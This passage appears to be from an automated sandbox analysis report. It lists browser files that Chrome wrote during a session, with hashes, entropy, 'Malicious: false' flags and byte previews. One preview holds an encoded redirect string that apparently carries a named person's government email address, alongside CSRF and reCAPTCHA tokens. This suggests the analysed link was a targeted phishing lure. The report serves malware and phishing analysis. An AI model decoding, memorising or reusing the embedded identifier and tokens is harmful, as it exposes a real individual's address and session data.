SHA-512:	2587EA3073160B0CC264C1FF46D11585D4DEB30C88A459EBDE0A1ADE90FF7C89FCED85C6E4766A8F8C72D02E18C89388F5B80579BADFC61075F295913E2B27
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History Provider Cache	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	2256
Entropy (8bit):	6.125014008169486
Encrypted:	false
SSDEEP:	48:VW5WWSHL6/LJhtROASW/Nn1ea36/dmY3RFqYit3ls3n7w59NDa9yI0BJAkxDt:VW5E6jLkCea2dmY3HqD369Nm9yXAkBt
MD5:	321B23A7673C62C30AE13EAAA323C645
SHA1:	C2455A04F01C309EBD88C92F7D7F413D34C3C6B3
SHA-256:	728D2B496182C9B721E379625BD2F40A8006B3EADFEAF2DC6529F2EA2553464B
SHA-512:	A21D5FDFF48C8D3D7A51CA8B29244C786C6F97D2923C6FB48766849BBFAEB85DB1F3E0C4ED2EB3EBE1291B853242D95AA5DF8C79241E7550BEE5B33D40CF94FE
Malicious:	false
Preview:	.....".....admin..com..esd..gov..https..js..kristenbakercoach..mdwilson..redir..referrer..wa..wp..csrftoken.nmtyymdg0odazm2qzzje1ngexmzm1ytyzode1zgq3ogixzwfkm2uxmwvkowe0mwjimdjknznizja1mme2zjmxnda1zgy5ytgwmdnimthhztrjmg..ca..loading..writerly.6ahr0chm6ly93cml0zxjses5jys8jbwr3awxzb25azxnklndhlmdvdg..http..rwbdg..5781525..c..desktop..file..user..html..users*.....5781525.....admin...:.6ahr0chm6ly93cml0zxjses5jys8jbwr3awxzb25azxnklndhlmdvdg.....c.....ca.....com.....csrftoken.....desktop.....esd.....file.....user.....gov.....html.....http.....https.....js.....kristenbakercoach.....loading.....mdwilson...r.nmtyymdg0odazm2qzzje1ngexmzm1ytyzode1zgq3ogixzwfkm2uxmwvkowe0mwjimdjknznizja1mme2zjmxnda1zgy5ytgwmdnimthhztrjmg.....redir.....referrer.....rwbdg.....users.....wa.....wp.....writerly..2...#.....0.....1.....2.....3.....5.....6.....7.....8.....9.....a.....b.....c.....d.....e.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History-journal	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	71328
Entropy (8bit):	0.3103858752265771
Encrypted:	false
SSDEEP:	24:eqLBQQt3uLzVDWezI8qdeY3T7uzVDW9zhbwdehI3Kn+NqjXTksvUTNRTf6:eqiQt3kIe8XAFI918AhNzjXdvkF6
MD5:	09E20A165ACEBACE28D0317D8990C950
SHA1:	77DB5299EF610B1AA8B3E9121CCDBD292EF5FAD6
SHA-256:	9A9F321F7E0114CDADD70C27C51F911EFC5D8DA2800064970801AB8342C1880F
SHA-512:	25F88169062A0A99A018399514ABB639FB2963FF66730B67119C8B7525E6D16EDC76FA376E86B49AE87E7B5CAFFB9C96CE978BA1ECDD487E27CC54423DAA1B47
Malicious:	false
Preview:	.....y..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	3314
Entropy (8bit):	5.637647764488897
Encrypted:	false
SSDEEP:	48:9ISAxG18NihG4Ta7EMs8dbT1F+bQSefgGGmNrS0U9RdiN9x:CSky8ca7EM/dbT1F+bQ5fgGG6rS0r
MD5:	B4A66C6A7A8097CC142F32FC15141022
SHA1:	21D8F99D80C05BEC4CB4ED9B2BAEBC456CB72ECF
SHA-256:	ECB43B0AAF35E0E7F488831601C3D81D0D39829FF4E2283E83EC6EA456E9480F
SHA-512:	3E2F9A8AF85491B6F7F7DA908529D297C0B65FF76ECA2CEBC6E1435CC12374156F666CC686EED4D21545A29E96E7F397F765B0385CA5D7FFEA848A7E37DE72A4
Malicious:	false
Preview:	.'#'...*.....META:https://www.google.com....._https://www.google.com..rc::a..MXk0MjBsY3pqMHBx.,_https://www.google.com..rc::d-1620880435803...F...-..... ....."META:https://kristenbakercoach.com.....f.+_https://kristenbakercoach.com.._grecaptchaZ.09ANblmnj1lSPFpx-RAVoxpZsq8G4LiGF7ciXGRBnMz99Ozjrhq1ZA4WKitATuPnZw22bDon8dXjNJYWP8JinrKHY.y.../.....8META:chrome-extension://pkedcjkdefgpdelpbcmbmeomcjbeemfm.....Y_chrome-extension://pkedcjkdefgpdelpbcmbmeomcjbeemfm..mr.temp.HangoutSinkDiscoveryService;.{"cache":{"sinks":{},"g":{},"h":null},"manualHangouts":{}}.a_chrome-extension://pkedcjkdefgpdelpbcmbmeomcjbeemfm..mr.temp.IdGenerator.cast.RequestIdGenerator..105431000.H_chrome-extension://pkedcjkdefgpdelpbcmbmeomcjbeemfm..mr.temp.LogManager...["[2021-05-12 21:34:03.61][INFO][mr.Init] MR instance ID: d914a179-1cba-48b5-b99c-c038be11bdf1\n","[2021-05-12 21:34:03.61][INFO][mr.Init] Native Cast MRP is disabled.\n","[2021-05-12 21:34:03.61][INFO][mr.Init] N

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	340
Entropy (8bit):	5.222468180373774

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb\LOG	
Encrypted:	false
SSDEEP:	6:mX39+q2PcNwi23iKKdK8a2jMGIFUtp8pJZmwP8FS99VkwOcNwi23iKKdK8a2jMmd:sIvLZ5Kk8EFUtp8D/P8I54Z5Kk8bJ
MD5:	8F4B396F3F471A16531FBDF7E9E7968E
SHA1:	1D7014B09033CFB2781940DAA5369939BF2FDEBF
SHA-256:	7625A40C338943C6AA5D7D6E8D57CB71FD645CB8D3DD2CF21181E6C4C2F7424C
SHA-512:	F7CB8B489CBD817BCA6C199C5D9079B34D122148A1CB3C2657B8202B7B15984AAE7B86FD82C90EE75C20D603FEA918E99A5CF0A2B767FF44A1A8CC5348DB6E32
Malicious:	false
Preview:	2021/05/12-21:33:44.737 1808 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb/MANIFEST-000001.2021/05/12-21:33:44.739 1808 Recovering log #3.2021/05/12-21:33:44.741 1808 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Network Action Predictor	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	24576
Entropy (8bit):	1.1279407273250228
Encrypted:	false
SSDEEP:	48:Trw/qALihje9kqL42WOT/2q46bw/qALihje9kqL42WOT/W86p0:vOqAuhjspnWOKnkOqAuhjspnWOq86p0
MD5:	913BD4A6DDE58A3D5AAA35481F3FAFBA
SHA1:	8DDC931781F9C56C28102BC046DC75132C9F5FF8
SHA-256:	467B7561EAD3C24D2843813BB424645652D33EBC6137F03E1A69D00465491A80
SHA-512:	12DE48FCAB4AF48FFBCF9AE7A07B441CDB0B353E0A1E73D2997A43E3B942F53F9CBBDBDD4401B61782082920EAB44375D63DCC76DC5E33AA74D992D32C1F57A
Malicious:	false
Preview:	SQLite format 3.....@ .....C.....,.....\.t.+.>...,.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Network Action Predictor-journal	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	25672
Entropy (8bit):	1.0189937292760518
Encrypted:	false
SSDEEP:	48:CAq7w/qALihje9kqL42WOT/jtoOvGqrw/qALihje9kqL42WOT/f8:CAUOqAuhjspnWO6OvGkOqAuhjspnWOA
MD5:	4960810C276435F537A32838C03F1F79
SHA1:	277ED6855831DCAB75AF356E8BC26D22A282FF26
SHA-256:	0EB2B8CD4C5644D02446E1E48EB60FBFC498FF4FDF68B7755686CF988A43ED29
SHA-512:	2D2F8F15BA56F501BBB0678624B37064937B3A93C2C118D194A35DCEF672E58081C8C0D2E6BCDE79B41FC6307EE0E734368F4555ACBBE3E3308E4E4D10A0985
Malicious:	false
Preview:	.....d}).

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Platform Notifications\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	342
Entropy (8bit):	5.229419704460134
Encrypted:	false
SSDEEP:	6:mXxg4q2PcNwi23iKKdKgXz4rRIFUtp8VJZmwP8xTNNDkwOcNwi23iKKdKgXz4q8d:si4vLZ5KkgXiuFUtp8VJ/P8xpND54Z5j
MD5:	CBF01BDDCE153494F604FFF4C9B6D522
SHA1:	84E3C764035CF0C38906E3A94FD37B9DA972B62E
SHA-256:	CF16B173C82C6954D9FC0FFEEBD812420E63250F5AB437F692F18B942E505ECF
SHA-512:	83FFB7EDA21CF1B287E1F9E4A9FBD91FB95E4816C44CFEE27B6D257965BACED1ACB21F4228C95E40A14402B47C2B2B22552A5FB135C1E035F930CD56D889291
Malicious:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Platform Notifications\LOG	
Preview:	2021/05/12-21:33:45.058 16f4 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Platform Notifications/MANIFEST-000001.2021/05/12-21:33:45.059 16f4 Recovering log #3.2021/05/12-21:33:45.060 16f4 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Platform Notifications/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Reporting and NEL	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	0.8349935844241412
Encrypted:	false
SSDEEP:	48:TUIopK2rJNVr1GJmm8pF82phrJNVrdHX/cjrJN2yJ1n4n1GmhGU1jehc4QWN/vm:wIElwQF8mpcSMcGe
MD5:	D82511CAD8D5E5882FF48396366F460B
SHA1:	3DA505265A4B536378B3918624917238 35CB8797
SHA-256:	AB293A0FECD09D3D46844C157DBE570B413828B17638D6E3FC901D3713AA335D
SHA-512:	DA7C6AA1DD368344367C732A779D73083D0267C3932DE2A11958567E9BFE5BB530F751BFC753F83B0C8BF678A63E8ECB2A3CE7A425F8CD91883627A9D6E7C58
Malicious:	false
Preview:	SQLite format 3.....@ .....C.....g...^.....j..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Reporting and NEL-journal	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	29252
Entropy (8bit):	0.6275083462670048
Encrypted:	false
SSDEEP:	48:9y7qkIopK2rJNVr1GJmm8pF82phrJNVrdHX/cjrJN2yJ1n4n1GmhGUi4:9EhIElwQF8mpcSh
MD5:	F152D1A7687BC86973495530259FAB22
SHA1:	DA107278C4BAEE7E510817019ED201D3C8EFD4B2
SHA-256:	2F7E0974FB3B0F0A3D92BAB3EBCF57A8DD78778827AA98023F33BA87BE287B89
SHA-512:	F4E68BF872D3073FD5C309CDBCD889EAB5A6EF3756A05EFD27B6D50B1DBC702205B8E752FB7D52701C0131EBA283801F69099F9446DC2E9897E4E5A45085B60
Malicious:	false
Preview:	.....N..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	1089
Entropy (8bit):	4.357315361175536
Encrypted:	false
SSDEEP:	24:74fndrCBiIgvPcywYM1XDtRDwYKQYAq6k8k8k8k8:7IXIgPPwYW0uq
MD5:	EC57A5DCC885657E8476ED402684AF2B
SHA1:	4AE3B6E2C2AE4F092BDAD3F73AC7D9ABB18902B6
SHA-256:	AC38D8128809FACF3DC3338E8966F0DB2D046EEEE612BFBD8A9C410A5F794C78
SHA-512:	42B8FD865EBCBC1796594D3DBB2325A8D84F48C80D4CE8B9B39ECA5B27F6F1E9D9F7709AD17C11E78DE8A71254A1A36A16A3A4158BBEF8287B3CE58A3028443
Malicious:	false
Preview:	..&f.....e.....next-map-id.1.Fnamespace-2f040921_d81d_4722_9a0e_424364dabc02-https://www.google.com/.0....\.....map-0-rc::b..0.5.A.N.b.l.m.n.j.2.Y.J._.B.4.u.M.h.P.b.z.t.b.Q.f.4.J.a.2.v.e.l.z.2.i.0.M.T.f.M.r.U.8.f.C.6.k.P.W.M.H.r.P.H.U.K.m.5.i.0.t.B.K._.K.5.z.6.w.i.9.e.h.C.f.5.-.x.k.w.R.e.H.O.p.B.v.8.z.t.d.Y.H.0.C.7.1.U.m.X.s.-.v.f.B.q.o.j.z.Z.V.k.M.Y.s.z.1.o.y.k.n.e.t.B.R.C.Z.Q.3.x.t.R.p.k.K.I.v.H.R.L.R.N.R.p.q.B.X.5.N.M.O.n.6.H.7.s.P.3.g.z.v.U.W.B.o.n._.u.S.8.A.n.J.G.N.P.M.B._.N.Y.f.P.b.x.9.w.K.U.r.w.I.h.Y.H.w.g.L.7.m.W.j.R.s.1.G.H.x.4.x.R.n.k.L.-.Y.W.6.b.d.y.R.e.3.h.r.v.r.D.m.a.H.Y.R.Q.L.m.j.i.R.u.2.E.P.y.y.O.0.l.e.1.F.q.h.O.U.a.6.K.v.r._.V.8.c.b.6.G.Z.f.I.5.T.I.7.s.O.X.D.M.1.p.H.3.z.Z.X.s.f.-.S.I.w.F.9.B.5.J.1.s.O.5.R.r.l.K.C.9.3.a.s.7.m.m.D.U.c...map-0-rc::c..B.H.A.d.S.1.j.s.j.S.3.j.P.v.8.-.k.Z.M.m.k.7.H.f.A.O.k.5.o.b.d.0._.6.K.R.j.Q.w.M.-.Z.9.o.o.J.E.N.n.1.4.G.d.o.U.3.K.3.J.B.B.1.0.V.0.Q.T.P.K.N.N.q.k.Z.A.I.e.O.H.C.r.D.j.F.E.e.c.e.T.u.9.4.. ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	328

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage\LOG	
Entropy (8bit):	5.1904407644727755
Encrypted:	false
SSDEEP:	6:mX34q2PcNwi23iKKdKrQMxIFUtp8lNJZmwP8lNDkwOcNwi23iKKdKrQMFLJ:s34vLZ5KkCFUtp8lNJ/P8lND54Z5KktJ
MD5:	265D1725EDB078CEF4267245A16BC813
SHA1:	6DD0BA6F3C22DBDEECAF21A13CC5A19720D7163E
SHA-256:	D8A2B227FF21E4BA318CBCA87EB7F08EC843C4F00D582A0547937E11E74B477C
SHA-512:	B87E982BE003871E5973D7667B95356D7A0B45055207DCE82C341F67EF5579218A1EC765FD9BE8CED231C114A67087E61E9BD474818FB3615377A7B7BE9BB7B7
Malicious:	false
Preview:	2021/05/12-21:33:44.939 16f4 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage/MANIFEST-000001.2021/05/12-21:33:44.940 16f4 Recovering log #3.2021/05/12-21:33:44.940 16f4 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Site Characteristics Database\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.330506048642
Encrypted:	false
SSDEEP:	3:A/iwunmUB4Vycn1:AUmUBc1
MD5:	7F918F16A86AFECA4DC76491843837E7
SHA1:	CAE048F894145649059DE69937167B90B688FF05
SHA-256:	4772850207799E8842BF18459AE8AB35F74DC237411C4695EECE858E4879FD5E
SHA-512:	68D265A6D367CC45E4F4EEECB57C0EADF533BAE8FB064010535A6204393A802F137FFABD8BD5D01A2DD8B96E7F3FCA5FC5EA8D6F1D0F990AE06D30EB4E566E4E
Malicious:	false
Preview:	.|.G5..... 98e2bea070252df09ec5095d018a40e8.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Site Characteristics Database\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	356
Entropy (8bit):	5.172223031633437
Encrypted:	false
SSDEEP:	6:mXyyyq2PcNwi23iKKdK7Uh2ghZIFUtp89z1ZmwP8S4IRkwOcNwi23iKKdK7Uh2gd:s0vLZ5KkIhHh2FUtp891/P8P54Z5KkIT
MD5:	A35FDC9DC77D26437202828C21BBDE68
SHA1:	14134D549A77FF41DFB79AE963C6EF83C2974A3B
SHA-256:	41008850E99DB82959E610B205A774F9C6FDA9DB637CD15B62BBE9300F16E3E6
SHA-512:	1F64500DF30FC5069E4903A768D0DEDF49EA391F7D36A4E52BAF70F0B5C79F9CBDEBE3EB0556AFC81241A6734A86A5F7CD747A9E0831329E422191022877A319
Malicious:	false
Preview:	2021/05/12-21:33:44.694 1314 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Site Characteristics Database/MANIFEST-000001.2021/05/12-21:33:44.700 1314 Recovering log #3.2021/05/12-21:33:44.702 1314 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Site Characteristics Database/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\61f0595b-1646-4806-b570-8a2728771dea.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	325
Entropy (8bit):	4.957371343316884
Encrypted:	false
SSDEEP:	6:YHpoNXR8+eq7JdV5hsDHF4R8HLJ2AVQBR70S7PMVKJw1K3KnMRK3VY:YHO8sd7sBdLJlyH7E4f3K33y
MD5:	363D9EBEDB5030036B53B6B28E8A8EA5
SHA1:	1C7C9012156AC8295EB465BC774430A866096832
SHA-256:	466FE09323B709A587648157D77298132B29F7CD916CD68EF6B28A0FC5EE355B
SHA-512:	9C9A230BAF627B8A9856C0AC66E4EA262C304BBC2272662F4213EB617297DFE222E0CCC4FC0F22B04FAFB3125D55D774174700B381EA3FF90B8C3D11926E023
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248544335120983","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\GPUCache\data_1	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\GPUCache\data_1	
File Type:	data
Category:	dropped
Size (bytes):	296
Entropy (8bit):	0.19535324365485862
Encrypted:	false
SSDEEP:	3:8E:8
MD5:	C4DF0FB10C4332150B2C336396CE1B66
SHA1:	780A76E101DE3DE2E68D23E64AB1A44D47A73207
SHA-256:	18FAB4D13CDA7E1DEE12DC091019A110A7304B6A65FC9A1F3E6173046BA38EF6
SHA-512:	51F0B463E97063A2357285D684FF159FDF6099E57C46F13C83E9D3F09D7A7CF03C1BA684BCCF36232FC50834F95953C3C68675C7B05AB4F84DEF1C566A5F3F5E
Malicious:	false
Preview:	.'..(..... .....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Local Storage\leveldb\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	438
Entropy (8bit):	5.2902720711356235
Encrypted:	false
SSDEEP:	6:mXnL4q2PcNwi23iKKdKusNpV/2jMGIFUtp8hJZmwP8hDkwOcNwi23iKKdKusNpV0:sL4vLZ5KkFFUtp8hJ/P8hD54Z5KkOJ
MD5:	557ABEC3EE04E40709131D98E8BF607C
SHA1:	56CCDC088A304DC0A4E8E065B52F219AF3720B9C
SHA-256:	E6F413375957BA44EFBE05121F0D870116CC92A036CFD6272AE2149151C596DF
SHA-512:	ED0212F92E6FE43A2FA15072CB95A31DB92A81CA53C68F0969EF728702282AAB3CB11A0929D3506B3CFB5ECD26E43AF97D49A3C9639324919B5D807A6A365F5
Malicious:	false
Preview:	2021/05/12-21:33:44.971 16f4 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl \def\Local Storage\leveldb/MANIFEST-000001.2021/05/12-21:33:44.973 16f4 Recovering log #3.2021/05/12-21:33:44.973 16f4 Reusing old log C:\Users\user\A ppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Local Storage\leveldb/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Platform Notifications\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	440
Entropy (8bit):	5.2699988345615045
Encrypted:	false
SSDEEP:	12:sf+vLZ5KkmiuFUtp8H6/P8NV54Z5Kkm2J:Xl5KkSgCro5Kkr
MD5:	4A477A8873AC226440A0E894CD8F0937
SHA1:	C472DE9A1D9D7A5581F0A66218C78B995137DA5E
SHA-256:	C8BD53AD23593EF26F9B8859F296F0979EEFE9AE2F94901D23A49B36F8995350
SHA-512:	6A8547787F89397398B539C317A489C0BE54C223186B016A94BB092C0E4B4A6C0530D4907EA94AC2770120CFA469B8C13F0BBD6A4DB68A85927F4228729A3E6B
Malicious:	false
Preview:	2021/05/12-21:33:45.065 131c Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl \def\Platform Notifications/MANIFEST-000001.2021/05/12-21:33:45.066 131c Recovering log #3.2021/05/12-21:33:45.067 131c Reusing old log C:\Users\user\ AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Platform Notifications/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	19
Entropy (8bit):	1.9837406708828553
Encrypted:	false
SSDEEP:	3:5l:5l
MD5:	E556F26DF3E95C19DBAECA8F5DF0C341
SHA1:	247A89F0557FC3666B5173833DB198B188F3AA2E
SHA-256:	B0A7B19404285905663876774A2176939A6ED75EF3904E44283A125824BD0BF3
SHA-512:	055BC4AB12FEEDF3245EAAF0A0109036909C44E3B69916F8A01E6C8459785317FE75CA6B28F8B339316FC2310D3E5392CD15DBDB0F84016667F304D377444E2E
Malicious:	false
Preview:	..&f.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	426
Entropy (8bit):	5.228902600322402
Encrypted:	false
SSDEEP:	6:mXUiVq2PcNwi23iKKdKusNpZQMxIFUtp8uigZmwP8kIkwOcNwi23iKKdKusNpZQq:sFvLZ5KkMFUtp8uH/P8/54Z5KkTJ
MD5:	C31F6CB59E1A0C9B60CFA2F484223D17
SHA1:	BD231FE3DBCB99F3F95A03FE75368EAAE543B546
SHA-256:	DEDD859C31DDBAB346DCEAFB83880B07AACE9C8CEB36AF0FE2C326AE8752A5FD
SHA-512:	6583CF34E8AE84A18FD7E7C9555EDA6A6E594A378193CFBF29887CB292A96A5F5600A2575163B4185042E74FC9238F68453F404B060175791A74B1ED06982EFD
Malicious:	false
Preview:	2021/05/12-21:34:01.612 1810 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl \def\Session Storage/MANIFEST-000001.2021/05/12-21:34:01.614 1810 Recovering log #3.2021/05/12-21:34:01.615 1810 Reusing old log C:\Users\user\AppData \Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\4f7d6df5-31e0-4b7d-9859-a360ded4b227.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	325
Entropy (8bit):	4.96345415074364
Encrypted:	false
SSDEEP:	6:YHpoNXR8+eq7JdV5Z0WlyhsDHF4R8HLJ2AVQBR70S7PMVKJw1K3KnMRK3VY:YHO8sd/0WCsBdLJlyH7E4f3K33y
MD5:	1FE877DDE8B96DED122AC08BB07A83C5
SHA1:	5BEA5FFAF686474CE8ACA1D95500C29D65007745
SHA-256:	3AD373EB6FF8EA394964EDA2A9E53ADD8DBA11DC9716ED3CA672F10DF369BA4D
SHA-512:	1854F005CD691674FCF27376150ABD6F036A79C42BB4FFECDCCA14A74CB21D8ADF2552CACE631E6E9C92C58E7EF27279CA30CE5648C8EB90B06F2247A462003
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248544342473569","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\GPUCache\data_1	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	592
Entropy (8bit):	0.19535324365485862
Encrypted:	false
SSDEEP:	3:8E8E:8N
MD5:	B505641E5E90B7CF4BC869DD1B4BE451
SHA1:	0EC7B13DC043E054AB48B8F45FE49EF1209C01AA
SHA-256:	2755F85F14CF33404CEEBF053D0CB79DC3B98D643A51075737E6A5BE154FE1D9
SHA-512:	610AF095630C93B0586F4D9CA84FA75454C472C557D4FDBC0D5C1851F9AABF8653079A7ADE4659ABADDEDC2E02E58AD13C7244CD004B0AA5A462307F293F833
Malicious:	false
Preview:	.'..(.....'..(.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Local Storage\leveldb\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	438
Entropy (8bit):	5.21704090962888
Encrypted:	false
SSDEEP:	12:st9vLZ5KkkGHArBFUtp8vFEUh/P8R54Z5KkkGHAryJ:0hl5KkkGgPg5bo5KkkGga
MD5:	D7EA0970D18208EF282721F2D85A3032
SHA1:	88246644ECD68B855A7BC596FB417DF81D5A501D
SHA-256:	C8D4BE861EEB3AC6E9D69420895E4EC0596E5604DBD36987BE55C998707F9581
SHA-512:	C5B228B5848FA23F8A4CD3449B8C0D87E7B350DCEF57714BAA47DC4A4DCF690FCE81561D856145E6A6FBA3B3D2AB3906428B075EAEE76CBE8C38A3F8451BF83E

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Local Storage\leveldb\LOG	
Malicious:	false
Preview:	2021/05/12-21:33:57.676 1810 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Local Storage\leveldb/MANIFEST-000001.2021/05/12-21:33:57.682 1810 Recovering log #3.2021/05/12-21:33:57.684 1810 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Local Storage\leveldb/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Platform Notifications\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	440
Entropy (8bit):	5.2473011088215715
Encrypted:	false
SSDEEP:	12:stEyvLZ5KkkGHArqiuFUtp8M/P8LR54Z5KkkGHArq2J:0EYl5KkkGgCg2Do5KkkGg7
MD5:	3E7DA53B5148A17C7D76AC66FB4262FE
SHA1:	A456DA8573E5C3992A5910B09D89F6CB475D8BC5
SHA-256:	B051FB372F21195738B47C2F723E45E20FF80C7EA44214535A80BD44D102B34E
SHA-512:	FF7960A56A6C03E1CE6C32E3EEE6B350E7BB223EA12E7BBF19F90D954F470B5043E8C334C919340C3D5D8EE148B9DA3D65DDFCA865DAE34818FFFECF30EB0DE
Malicious:	false
